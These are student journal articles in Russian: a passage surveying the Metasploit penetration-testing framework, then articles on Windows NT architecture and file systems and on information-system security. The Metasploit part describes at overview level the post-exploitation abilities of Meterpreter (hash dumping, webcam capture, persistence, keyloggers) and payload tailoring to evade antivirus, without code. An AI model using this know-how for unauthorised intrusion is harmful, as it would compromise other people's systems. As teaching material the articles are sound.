Вспомогательные модули — позволяют тестировщикам выполнять дополнительные действия, необходимые при тестировании на проникновение, не связанные с прямой эксплуатацией уязвимостей. Например, фаззинг, сканирование и отказ в обслуживании (DoS).

Модули постэксплуатации — позволяют тестировщикам расширить свой доступ к целевой системе и подключенным системам. Например, перечислители приложений, сетевые перечислители и дампы хэшей.

Модули полезной нагрузки — предоставляют шелл-код, который запускается после того, как тестеру удастся проникнуть в систему. Полезные нагрузки могут быть статическими сценариями или могут использовать

Meterpreter, расширенный метод полезной нагрузки, который позволяет тестировщикам писать свои собственные библиотеки DLL или создавать новые возможности эксплойта.

Генератор бездействия (NOPS) — создает случайные байты, которые могут заполнять буферы с целью обхода систем обнаружения и предотвращения вторжений (IDS/IPS).

Хранилище данных — центральная конфигурация, позволяющая тестировщикам определять поведение компонентов Metasploit. Он также позволяет задавать динамические параметры и переменные и повторно использовать их между модулями и полезными нагрузками. Metasploit имеет глобальное хранилище данных и отдельное хранилище данных для каждого модуля.

После установки Metasploit вы можете найти все модули Metasploit по одному из следующих путей к файлам: Установка из бинарника: /path/to/metasploit/apps/pro/msf3/modules. Клонирование репозитория с GitHub: /path/to/metasploit-framework-repo/modules. Инструменты, предлагаемые Metasploit.

MSFконсоль

MSFconsole — это интерфейс Metasploit по умолчанию. Он предоставляет все команды, необходимые для взаимодействия с фреймворком, а также автозавершение стандартных команд с помощью табуляции. Чтобы научиться использовать интерфейс командной строки, может потребоваться некоторое время, но когда вы ознакомитесь с инструментом, пользоваться им станет проще.

msfdb

msfdb — это инструмент управления базами данных, поддерживающий базы данных PostgreSQL. В базе данных msfdb хранится информация, включая данные хостов, результаты эксплойтов и добычу. Вы можете использовать msfdb для импорта результатов сканирования из внешних инструментов, таких

как Nessus или Nmap. Он предоставляет список команд, которые можно использовать для экспорта и импорта результатов сканирования.

Msfvenom

Msfvenom позволяет создавать пользовательские полезные нагрузки для конкретных целей. Инструмент был создан путем объединения двух предыдущих инструментов Metasploit — msfencode и msfpayload.

Msfvenom может помочь обойти безопасность цели, защищенной брандмауэром или антивирусом. Вы можете использовать msfvenom для настройки полезной нагрузки для конкретной цели и достижения более высоких показателей успеха во время теста на проникновение.

Meterpreter

Meterpreter — это расширенная полезная нагрузка Metasploit. Как правило, полезные нагрузки Metasploit выполняют определенную функцию. Тем не менее, Meterpreter динамичен, что позволяет вам писать сценарии на лету. Как только вы успешно эксплуатируете систему, вы можете внедрить Meterpreter в качестве полезной нагрузки.

Вот что вы можете сделать после того, как успешно внедрили полезную нагрузку Meterpreter:

- Настройте зашифрованную связь между целью и вашей системой.
- Получить хэши паролей дампа из целевой системы
- Найдите файлы в файловой системе цели
- Скачать или загрузить файлы
- Делайте снимки с веб-камеры целевой системы

Meterpreter существует и работает из памяти цели. Эта скрытность Meterpreter делает его чрезвычайно трудным для обнаружения. Даже криминалистическим инструментам бывает сложно отследить Meterpreter.

Вы можете использовать Ruby для написания сценариев Meterpreter, которые выполняют пользовательские функции. Meterpreter также предоставляет модуль Python, который предоставляет дополнительные

команды, которые вы можете использовать для выполнения скриптов Python на целевой машине.

Armitage

Armitage — это графический пользовательский интерфейс на основе Java. Основное преимущество этого интерфейса заключается в том, что он может визуализировать цели и рекомендовать эксплойты. Он также поддерживает сценарии, что позволяет автоматизировать избыточные задачи, такие как обнаружение узлов.

Armitage идеально подходит для сценариев, включающих сети с большим количеством систем. Инструмент позволяет просматривать файлы, повышать привилегии, выгружать хэши паролей и многое другое.

Metasploit может легко интегрироваться с такими элементами, как перечисление исправлений Windows, сканирование SNMP на этапе сбора информации теста на проникновение. Он также обеспечивает связь со сканером уязвимостей Nessus компании Tenable. Metasploit интегрируется практически с любым инструментом разведки, позволяя вам определить нужную уязвимость.

Когда вы найдете уязвимость, вы можете поискать в расширяемой базе данных Metasploit эксплойт, который ее взломает. Например, Shadow Brokers выпустили эксплойт NSA EternalBlue в 2017 году, упакованный для Metasploit, который может помочь вам справиться с неисправленной устаревшей системой Windows.

Вы сопоставляете эксплойт с соответствующей полезной нагрузкой для задачи. Например, Meterpreter — это интерактивная оболочка, работающая только в памяти, что делает ее подходящей для атаки на систему Windows, учитывая, что большинству людей нужна оболочка. В зависимости от используемых эксплойтов существуют определенные шелл-коды для Linux-боксов.

После того, как вы взломали целевую машину, Metasploit предоставляет полный набор инструментов пост-эксплуатации с новыми функциями, добавляемыми каждый год. Например, один из вариантов — создать постоянный бэкдор, который останется на машине даже после перезагрузки. Другие инструменты включают перехват пакетов, эскалаторы привилегий, захват экрана, поворотные устройства и кейлоггеры. Metasploit также предлагает фаззер для выявления потенциальных недостатков безопасности в двоичном коде и расширяющийся выбор вспомогательных модулей.

Metasploit — это легко расширяемая модульная структура, поддерживаемая активным сообществом. Хотя это просто высокоуровневое описание возможностей Metasploit, вы почти всегда можете настроить его, чтобы выполнить именно тот пентест, который вам нужен, как только вы получите более глубокое понимание этого.

Как и любой другой инструмент безопасности, фреймворк Metasploit можно использовать как легально, так и нелегально. Пользователи несут ответственность за использование инструмента законным образом. В общем, если у вас нет контракта с организацией, позволяющей вам тестировать конкретную систему, не используйте на ней Metasploit. Даже во время утвержденного теста на проникновение убедитесь, что вы используете Metasploit в рамках утвержденной клиентом области и соблюдаете разрешенные условия использования инструмента.

Еще одна проблема, о которой следует помнить, заключается в том, что использование Metasploit может привести к нежелательным результатам. Многие эксплойты предназначены для применения переполнения буфера, состояния гонки или других уязвимостей программного обеспечения. Эти эксплойты представляют опасность, поскольку уязвимости могут дестабилизировать целевую систему. Многие эксплойты могут привести к неожиданному отказу в обслуживании, сбоям приложений, перезапускам системы и неожиданному поведению приложений. Убедитесь, что

организация, заказывающая тест на проникновение, имеет план действий в чрезвычайных ситуациях для подготовки к таким ситуациям.

Наконец, примите во внимание, что хотя Metasploit предлагает более 2000 эксплойтов, это лишь малая часть реальных эксплойтов, доступных злоумышленникам. Всегда учитывайте наиболее актуальные угрозы, с которыми сталкивается ваш клиент или организация. При необходимости разработайте собственный модуль Metasploit или используйте дополнительные инструменты, чтобы убедиться, что вы охватываете все соответствующие угрозы.

Imperva предоставляет брандмауэр веб-приложений, который может предотвратить эксплойты и инъекции кода, например, протестированные Metasploit. WAF может перехватывать вредоносный трафик и блокировать его в режиме реального времени.

Кроме того, Imperva Runtime Application Self-Protection (RASP) обеспечивает обнаружение и предотвращение атак в режиме реального времени из среды выполнения вашего приложения. RASP может останавливать внешние атаки и инъекции и сокращать количество незавершенных уязвимостей.

Помимо защиты от эксплойтов, Imperva обеспечивает комплексную защиту приложений, API и микросервисов:

Безопасность API. Автоматическая защита API обеспечивает защиту ваших конечных точек API по мере их публикации, защищая ваши приложения от эксплуатации.

Расширенная защита от ботов. Предотвращайте атаки на бизнес-логику со всех точек доступа — веб-сайтов, мобильных приложений и API. Обеспечьте полную видимость и контроль над трафиком ботов, чтобы остановить онлайн-мошенничество путем захвата учетной записи или извлечения конкурентоспособных цен.

Защита от DDoS -атак — блокируйте атакующий трафик на периферии, чтобы обеспечить непрерывность бизнеса с гарантированным временем безотказной работы и отсутствием влияния на производительность. Защитите свои локальные или облачные ресурсы независимо от того, размещены ли вы в AWS, Microsoft Azure или Google Public Cloud.

Аналитика атак — обеспечивает полную видимость с помощью машинного обучения и экспертизы предметной области в стеке безопасности приложений, чтобы выявлять закономерности в шуме и обнаруживать атаки на приложения, позволяя изолировать и предотвращать кампании атак.

Защита на стороне клиента. Получите видимость и контроль над сторонним кодом JavaScript, чтобы снизить риск мошенничества в цепочке поставок, предотвратить утечку данных и атаки на стороне клиента.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.
2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.

8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.
4. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.
6. Baranova, E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.

© Багдасаров Д.М., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Багдасаров Д.М. Metasploit как проект компьютерной безопасности// Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

АРХИТЕКТУРА WINDOWS NT WINDOWS NT ARCHITECTURE

Багдасаров Даниэль Михайлович, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), baggggdass@rambler.ru

Bagdasarov Daniel Mikhailovich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), baggggdass@rambler.ru

Аннотации: В данной статье рассматривается архитектура семейства Windows NT. Понимание требований, которые предъявлялись к операционной системе на этапе ее проектирования, поможет легче ориентироваться в особенностях ее реализации.

Annotations: This article discusses the architecture of the Windows NT family. Understanding the requirements that were imposed on the operating system at the design stage will help you navigate the features of its implementation more easily.

Ключевые слова: Windows NT, операционная система, архитектура ПК

Keywords: Windows NT, operating system, PC architecture

Вытесняющая многозадачность

Раньше (до Windows NT, первая ОС линейки Windows NT была выпущена в 1993 году) ответственность за то, что программа завершится или передаст управление другой программе ложилась на плечи программистов. То есть текущая задача должна была явно объявить о своей готовности передать процессорное время другим задачам. Такой подход называется «кооперативная многозадачность». В семействе ОС Windows NT появилась вытесняющая многозадачность. Был реализован планировщик – и ОС стала сама распределять процессорное время между процессами. При этом важно отметить, что время выделяется согласно приоритетам. Кстати, приоритет процесса можно посмотреть в диспетчере задач.

Поддержка разных аппаратных архитектур. Это требование означает, что операционная система должна быть в состоянии работать на разных процессорах. Например, процессоры Intel поддерживают 4 кольца защиты, а ARM-процессоры – только 2. Поэтому в силу требования о поддержке разных аппаратных архитектур Windows NT спроектирована так, чтобы работать только с двумя кольцами защиты (кольца с номерами 0 и 3). Совместимость с «железом» решается на уровне абстракций HAL (Hardware Abstraction Layer) – низкоуровневый уровень абстракции операционной системы.

Поддержка спецификации POSIX. Изначально спецификация POSIX предназначалась для того, чтобы унифицировать программные продукты. В идеале, чтобы их можно было запускать на любых операционных системах. Начиная с Windows 7, Microsoft прекратила поддержку POSIX в ОС линейки Windows NT.

Совместимость. Это требование означает, что программы, написанные для более старых версий операционной системы, могут выполняться также на более новых версиях ОС.

Архитектура Windows NT состоит из двух основных уровней: режим пользователя; режим ядра, режим пользователя




Рисунок 1 - Упрощенная архитектура Windows NT

В режиме пользователя можно выделить следующие блоки:

- системные процессы;
- подсистемы среды;
- процессы служб;
- пользовательские процессы.

Также на схеме архитектуры Windows между режимом пользователя и режимом ядра изображена прослойка (NTDLL.DLL). NTDLL – это библиотека, которая подгружается в адресное пространство любого процесса режима пользователя и обеспечивает возможность переключения потока в режим ядра. Существуют также другие высокоуровневые прослойки, например, Kernel32, или различные библиотеки, предоставляющие API-функции.

Режим ядра

Исполнительная система	Ядро Windows	Драйверы устройств	HAL	Графическая система
- Управление памятью - Управление процессами и потоками - Безопасность	- Планировщик - Обработка прерываний - Объекты ядра	- Файловые системы - Виртуальные устройства - Физические устройства	Абстракция от оборудования	Поддержка GUI

Рисунок 2 - Компоненты режима ядра ОС Windows

Согласно вышеприведенной схеме, режим ядра ОС Windows NT включает в себя следующие основные компоненты: исполнительная система, само ядро Windows, драйверы, HAL и графическая подсистема.

Графическую подсистему разместили в ядре в целях повышения производительности ОС. Но у этого решения есть и свои недостатки, связанные с обеспечением безопасности ОС. Если посмотреть описание TOP-10 эксплойтов, которые направлены на повышение привилегий в ядре Windows, то основная часть используемых ими багов будет относиться как раз к графической подсистеме.

Под управлением Windows NT можно запускать приложения, написанные для различных операционных систем, с использованием соответствующих API. С этой целью различные подсистемы среды реализуются в ОС Windows NT, а затем все унифицируется. Так что приложения различных типов могут работать под управлением одной и той же графической оболочки ОС Windows. Таким образом, основная задача подсистем среды – сконвертировать функции подсистем в вызовы внутренних функций ОС Windows, реализованных в NTDLL. Мы уже обсуждали, что это необходимо для переключения потока в режим ядра.

В ОС Windows NT реализованы подсистемы сред Win32, POSIX, OS/2, виртуальные машины MS-DOS и Win16.

Файловая система

Сектор – минимальная единица работы с диском. Размер сектора равен 512 байт.

Кластер – совокупность секторов. Сколько секторов сгруппировано в кластер – зависит от настроек. Один файл состоит из какого-то количества кластеров. Кластеры необязательно должны располагаться друг за другом. Чтобы прочитать файл, необходимо получить цепочку (карту расположения) кластеров файла. В зависимости от файловой системы получение цепочки кластеров файла различается.

Каждый раздел диска должен быть отформатирован под определенную файловую систему для того, чтобы операционная система могла работать с этим разделом.

FAT32

Структуру раздела FAT32 можно представить так: Boot sector, таблица размещения файлов FAT1/FAT2, каталог и сами данные. На любом разделе диска Boot sector располагается самым первым. Его размер равен 512 байтам. Начинается он с команды перехода на подпрограмму, загружающую операционную систему. Также Boot sector содержит более общую информацию, такую как имя и версия операционной системы и блок параметров BIOS (BPB). Заканчивается Boot sector сигнатурой 0x55AA.

Стоит отметить, что BPB в FAT32 занимает больше места и называется Big FAT BPB. Вместе с ним загрузочный сектор может занимать три физических сектора. Но есть еще и дополнительные три, которые размещаются в 7, 8 и 9-м физическом секторе.

Говоря о загрузочной записи FAT32, стоит указать на то, что существует также структура данных FSInfo, используемая для хранения числа свободных кластеров тома. Создадим для примера образ диска с файловой системой FAT размером в 50 MB.

```

kali@kali:~/Desktop$ sudo fdisk test.img

Welcome to fdisk (util-linux 2.35.2).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x95b1c148.

Command (m for help): o
Created a new DOS disklabel with disk identifier 0x6e117cfb.

Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p):

Using default response p.
Partition number (1-4, default 1):
First sector (2048-102399, default 2048):
Last sector, +/-sectors or +/-size{K,M,G,T,P} (2048-102399, default 102399):

Created a new partition 1 of type 'Linux' and of size 49 MiB.

Command (m for help): t
Selected partition 1
Hex code (type L to list all codes): c
Changed type of partition 'Linux' to 'W95 FAT32 (LBA)'.

Command (m for help): w
The partition table has been altered.
Syncing disks.

```

Рисунок 4 - Пример работы

После чего у нас будет файл test.img, который представляет из себя образа тома диска. Его можно примонтировать и использовать:

```
sudo mount test.img /mnt/test
```

Итак, создадим в этом образе тестовый файл – myfile.txt – и запишем в него данные. После чего размонтируем диск и начнем исследовать файл-образ.

Чтобы размонтировать:

```
sudo umount /mnt/test
```

Для удобства можно его примонтировать и в ОС Windows 10, используя утилиту MountImg.exe из пакета ImDisk. После этого откроем WinHex и выберем Tools->Open Disk. Открываем наш примонтированный FAT-диск. Мы увидим в удобном формате структуру файловой системы.




Рисунок 5 - Структура файловой системы

В таблице FAT хранятся цепочки кластеров размещения файлов. Для номера кластера в FAT32 отводится 4 байта. Поэтому и возникает ограничение на размер каждого файла в 4 GB. Размер же тома ограничен до 16 TB.

NTFS

Из-за ограничений файловой системы FAT32 была разработана принципиально новая файловая система – NTFS. В ней максимальный размер одного файла составляет 256 TB.

Таблица 1

Размер кластера	Самый крупный том	Самый крупный файл
4 КБ (размер по умолчанию)	16 TB	16 TB
8 КБ	32 TB	32 TB
16 КБ	64 TB	64 TB

32 КБ	128 ТБ	128 ТБ
64 КБ (максимальный размер)	256 ТБ	256 ТБ

Помимо этого в NTFS поддерживается система управления доступом (ACL) для файлов и папок. Т.е. есть возможность указывать группы пользователей, чей доступ требуется ограничить или разрешить. Также присутствует возможность шифрования диска – BitLocker.

Система NTFS является журналируемой, все действия с файлами заносятся в специальный журнал. Исследование этого журнала – один из этапов криминалистической экспертизы.

Структуру файловой системы NTFS можно разделить на три части: MFT (Master File Table - главная таблица файлов), копия части данных MFT и сами данные. MFT составляет примерно 12% от всего объема тома. Каждая запись в MFT соответствует какому-либо файлу и занимает около 1 КБ. Шифровальщик Retya шифровал именно эту часть диска. Первые 16 файлов в MFT содержат служебную информацию и не доступны даже операционной системе. Это метафайлы. Копия первых трех метафайлов располагается в середине диска. Обычно, кроме метафайлов, в MFT ничего не хранится. Но когда место на диске заканчивается – зона MFT уменьшается. Если же места становится достаточно, то зона MFT увеличивается. Каждый метафайл отвечает за свою область работы. Имена метафайлов начинаются с символа \$.




Рисунок 6 -Пример метафайла NTFS

Еще одной особенностью NTFS является то, что самих файлов как таковых нет, а есть потоки. Любая единица информации имеет несколько потоков. Один поток (главный поток) представляет собой сами данные файла, другой поток – атрибуты. К любому файлу можно прикрепить любой другой поток. Также особенностью NTFS являются транзакции. Транзакция – это действие, которое должно быть выполнено либо целиком, либо никак. На основе транзакций работает техника Process Doppelganging, которая осуществляет внедрение кода.

Литература

1. Большаков Т.В. Операционные системы: учеб. пособие/Д.В. Иртегов; НГУ.- Новосибирск:, 2005 -136с.
2. Гордеев А.В. Операционные системы: учеб, для вузов по напр. «Информатика и вычисл. техн»/А.В. Гордеев -2-е изд. -СПб.: Питер, 2004 -415с.
3. Свиридова М.Ю. Операционная система Windows XP.: учеб. пособие для нач. проф. образования /М.Ю. Свиридова. -М.: Академия, 2006. -189с.
4. Информатика. Базовый курс : учебное пособие для вузов / С.В.Симонович, Г.А.Евсеев,В.И.Мураховский,С.И.Бобровский ; Под ред. С.В.Симоновича. - СПб : Питер, 2004. - 640 с.

5. Операционные системы: MS DOS, Windows. Операционная оболочка FAR Manager. Стандартные приложения : сборник / М-во образования и науки РФ [и др.] ; [отв. за вып. Т. В. Немчинова]. - Улан-Удэ : Изд-во БГУ, 2005. - 39 с.
6. Матвеев, М.Д. Самоучитель Microsoft Windows XP: Все об использовании и настройках : методический материал / М. Д. Матвеев, М.В. Юдин, А.В. Куприянова; [под ред. М.В. Финкова] . - СПб. : Наука и техника, 2005. - 620 с.
7. Таненбаум, Э. Современные операционные системы / Эндрю Таненбаум. - 2-е изд СПб. : Питер, 2005, 2006. - 1038 с.
8. Леонтьев, В.П. Осваиваем Windows XP быстро и увлекательно: справочное издание/ В.П. Леонтьев. - М. : ОЛМА-ПРЕСС, 2005. - 219 с.
9. Глушаков С.В. Windows Vista [Текст] : основные возможности / С. В. Глушаков, Т.С. Хачиров. - М. : АСТ : Хранитель, 2008. - 350, [1] с. : ил ; 17 см.
10. Журавлев, А.В. Microsoft Windows Vista. Просто как дважды два [Текст] / А.В. Журавлев. - М. : Эксмо, 2008. - 348 с. :
11. Острейковский, В.А. Информатика: учебник для вузов / В.А. Острейковский. - М. : Высшая школа, 2004. - 511 с.
12. Гаевский А.Ю. Информатика : учебное пособие / А.Ю. Гаевский. - 2-е изд., доп. - М. : Гамма Пресс, 2004. - 536 с.
13. Степанов А.Н. Информатика [Текст] : учебное пособие для вузов / А.Н. Степанов. - 4-е изд. - СПб. : Питер , 2005. - 684 с.

References

1. Bolshakov T.V. Operating systems: textbook. allowance / D.V. Irtegov; NSU. - Novosibirsk., 2005 -136s.
2. Gordeev A.V. Operating systems: studies, for universities, for example. «Informatics and Computing. techn./A.V. Gordeev -2nd ed. - St. Petersburg: Peter, 2004 -415s.

3. Sviridova M.Yu. Operating system Windows XP.: textbook. allowance for the beginning prof. education /M.Yu. Sviridov. -M.: Academy, 2006. -189s.
4. Computer science. Basic course: textbook for universities / S.V. Simonovich, G.A. Evseev, V.I. Murakhovsky, S.I. Bobrovsky; Ed. S.V.Simonovich. - St. Petersburg: Peter, 2004. - 640 p.
5. Operating systems: MS DOS, Windows. Operating shell FAR Manager. Standard applications: collection / Ministry of Education and Science of the Russian Federation [and others]; [res. for issue T. V. Nemchinova]. - Ulan-Ude: BSU Publishing House, 2005. - 39 p.
6. Matveev, M.D. Microsoft Windows XP tutorial: All about using and settings: methodological material / M.D. Matveev, M.V. Yudin, A.V. Kupriyanov; [ed. M.V. Finkov] . - St. Petersburg. : Science and technology, 2005. - 620 p.
7. Tanenbaum, E. Modern operating systems / Andrew Tanenbaum. - 2nd ed. St. Petersburg. : Peter, 2005, 2006. - 1038 p.
8. Leontiev, V.P. Mastering Windows XP quickly and excitingly: reference edition / V.P. Leontiev. - M. : OLMA-PRESS, 2005. - 219 p.
9. Glushakov S.V. Windows Vista [Text]: main features / S.V. Glushakov, T.S. Khachirov. - M. : AST : Keeper, 2008. - 350, [1] p. : il; 17 cm
10. Zhuravlev, A.V. Microsoft Windows Vista. Just like twice two [Text] / A.V. Zhuravlev. - M. : Eksmo, 2008. - 348 p. :
11. Ostreykovsky, V.A. Informatics: a textbook for universities / V.A. Ostreikovskiy. - M. : Higher school, 2004. - 511 p.
12. Gaevsky A.Yu. Informatics: textbook / A.Yu. Gaevsky. - 2nd ed., add. - M. : Gamma Press, 2004. - 536 p.
13. Stepanov A.N. Informatics [Text]: textbook for universities / A.N. Stepanov. - 4th ed. - St. Petersburg. : Peter, 2005. - 684 p.

© Багдасаров Д.М., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Багдасаров Д.М. АРХИТЕКТУРА WINDOWS NT // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

БЕЗОПАСНОСТЬ ИНФОРМАЦИОННЫХ СИСТЕМ

INFORMATION SYSTEMS SECURITY

Багдасаров Даниэль Михайлович, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), baggggdass@rambler.ru

Bagdasarov Daniel Mikhailovich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), baggggdass@rambler.ru

Аннотация: Сегодняшний Интернет представляет собой всемирную сеть с более чем 2 миллиардами пользователей. Он включает в себя почти каждое правительство, бизнес и организацию на Земле. Однако наличия такого количества пользователей в одной и той же сети было бы недостаточно, чтобы сделать Интернет революционной инновацией.

Abstract: Today's Internet is a worldwide network with more than 2 billion users. It includes almost every government, business and organization on Earth. However, having so many users on the same network would not be enough to make the Internet a revolutionary innovation.

Ключевые слова: Интернет, протокол, безопасность, информационные системы.

Keywords: Internet, protocol, security, information systems

Интернет связывает сети связи друг с другом. Интернет — это соединение веб-сайтов, веб-страниц и цифрового контента на этих сетевых компьютерах. Киберпространство — это все доступные пользователи, сети, веб-страницы и приложения, работающие в этой всемирной электронной сфере. Этим пользователям требовался какой-то механизм для связи документов и ресурсов между компьютерами. Другими словами, пользователю компьютера А нужен был простой способ открыть документ на компьютере Б. Эта потребность привела к созданию системы, которая определяет, как документы и ресурсы связаны между сетевыми машинами. Название этой системы — World Wide Web (WWW). Вы можете знать его как киберпространство или просто как Интернет.

(Протокол — это список правил и методов для обмена данными.) TCP/IP — это не один протокол, а набор протоколов, разработанных для обмена данными по сети. Названный в честь двух наиболее важных протоколов, протокол TCP/IP работает вместе, позволяя любым двум компьютерам обмениваться данными. Соединение двух или более компьютеров создает сеть. TCP/IP разбивает сообщения на фрагменты или пакеты для отправки данных между сетевыми компьютерами. Проблема заключается в том, что данные читаются внутри каждого IP-пакета с помощью простого программного обеспечения, доступного каждому. Этот читаемый режим известен как открытый текст. Это означает, что вы должны скрыть или зашифровать данные, отправляемые внутри пакета TCP/IP, чтобы сделать данные более безопасными. РИСУНОК 1-2 показывает данные в структуре пакета TCP/IP.

Все это поднимает вопрос: если Интернет настолько небезопасен, почему все так охотно подключаются к нему? Ответ заключается в огромном росте Интернета с середины 1990-х до начала 2000-х годов. Подключение к Интернету дало любому человеку мгновенный доступ к сети и ее многочисленным ресурсам.

